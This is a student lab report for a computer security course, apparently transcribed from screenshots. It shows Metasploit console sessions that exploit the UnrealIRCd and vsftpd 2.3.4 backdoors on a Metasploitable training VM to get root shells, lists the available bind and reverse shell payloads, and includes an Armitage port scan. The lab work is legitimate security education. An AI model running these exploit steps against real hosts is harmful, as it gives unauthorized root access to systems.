



Lab Report

CSE451, Computer and Networks Security

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Lab No: (9)	Experiment Title: Attacking Linux with Metasploit Framework
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Questions & Discussion

1. Screenshots

Machine	IP
Linux Kali	192.168.11.134
Metasploitable	192.168.11.136

Launching Msfconsole

```

root@kali: ~
File Actions Edit View Help
File Actions Edit View Help

(root@kali)-[~]
# msfconsole
msf6 > db_status
Error: /usr/bin/msfdb must be run as root

$?
$$ ?a,
?a,
,a$%
,,as$""
,$P""
"a,"a,$$
"a,$$
of the "$
in the current shell.

Example: =[ metasploit v6.2.26-dev ]
+ -- ==[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
msfdb delete # delete database and reinitialize the database
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > 

```

Launching Attacks Using Metasploit Framework

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.11.136
RHOST => 192.168.11.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

#	Name Description	Disclosure Date	Rank	Check
0	payload/cmd/unix/bind_perl Unix Command Shell, Bind TCP (via Perl)		normal	No
1	payload/cmd/unix/bind_perl_ipv6 Unix Command Shell, Bind TCP (via perl) IPv6		normal	No
2	payload/cmd/unix/bind_ruby Unix Command Shell, Bind TCP (via Ruby)		normal	No
3	payload/cmd/unix/bind_ruby_ipv6 Unix Command Shell, Bind TCP (via Ruby) IPv6		normal	No
4	payload/cmd/unix/generic Unix Command, Generic Command Execution		normal	No
5	payload/cmd/unix/reverse Unix Command Shell, Double Reverse TCP (telnet)		normal	No
6	payload/cmd/unix/reverse_bash_telnet_ssl Unix Command Shell, Reverse TCP SSL (telnet)		normal	No
7	payload/cmd/unix/reverse_perl Unix Command Shell, Reverse TCP (via Perl)		normal	No
8	payload/cmd/unix/reverse_perl_ssl Unix Command Shell, Reverse TCP SSL (via perl)		normal	No

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.11.136
RHOST => 192.168.11.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.11.136:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.11.136:21 - USER: 331 Please specify the password.
[+] 192.168.11.136:21 - Backdoor service has been spawned, handling ...
[+] 192.168.11.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:46827 -> 192.168.11.136:6200) at 2023-01-05 09:42:47 -0500

whoami -
root -
uname -a -
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby_ipv6
payload => cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
[*] 192.168.11.136:6667 - Connected to 192.168.11.136:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.11.136:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.11.136:4444
[*] Command shell session 1 opened (192.168.11.134:40271 → 192.168.11.136:4444)
at 2023-01-05 09:35:22 -0500
```

ifconfig ←

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e6:72:5f
          inet addr:192.168.11.136  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:725f/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102040 errors:1 dropped:2 overruns:0 frame:0
          TX packets:109717 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21574531 (20.5 MB)  TX bytes:60979410 (58.1 MB)
          Interrupt:17 Base address:0x2000
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:7333 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7333 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3644365 (3.4 MB)  TX bytes:3644365 (3.4 MB)
```

Metasploit Documentation: <https://docs.metasploit.com/>


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.11.136
RHOST => 192.168.11.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit



[*] 192.168.11.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.136:21 - USER: 331 Please specify the password.
[*] 192.168.11.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.11.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:46827 → 192.168.11.136:6200) at 2023-01-05 09:42:47 -0500
```


```
whoami *
root *
```

```
uname -a *
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Armitage - Cyber Attack Management for Metasploit







Armitage

Armitage View Hosts Attacks Workspaces Help

auxiliary

- admin
- analyze
- bnat
- client
- cloud
- crawler

192.168.11.136

Console X Scan X Scan X Scan X

```
[+] 192.168.11.136: - 192.168.11.136:21 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:22 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:23 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:25 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:80 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:111 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:139 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:445 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:512 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:513 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:514 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:1099 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:2049 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:3306 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:3632 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:5432 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:5900 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:6000 - TCP OPEN
[+] 192.168.11.136: - 192.168.11.136:6667 - TCP OPEN
[*] 192.168.11.136: - Scanned 1 of 1 hosts (100% complete)
```

msf6 auxiliary(scanner/portscan/tcp) >

Message

Attack Analysis Complete...



You will now see an 'Attack' menu attached to each host in the Targets window.


Happy hunting!

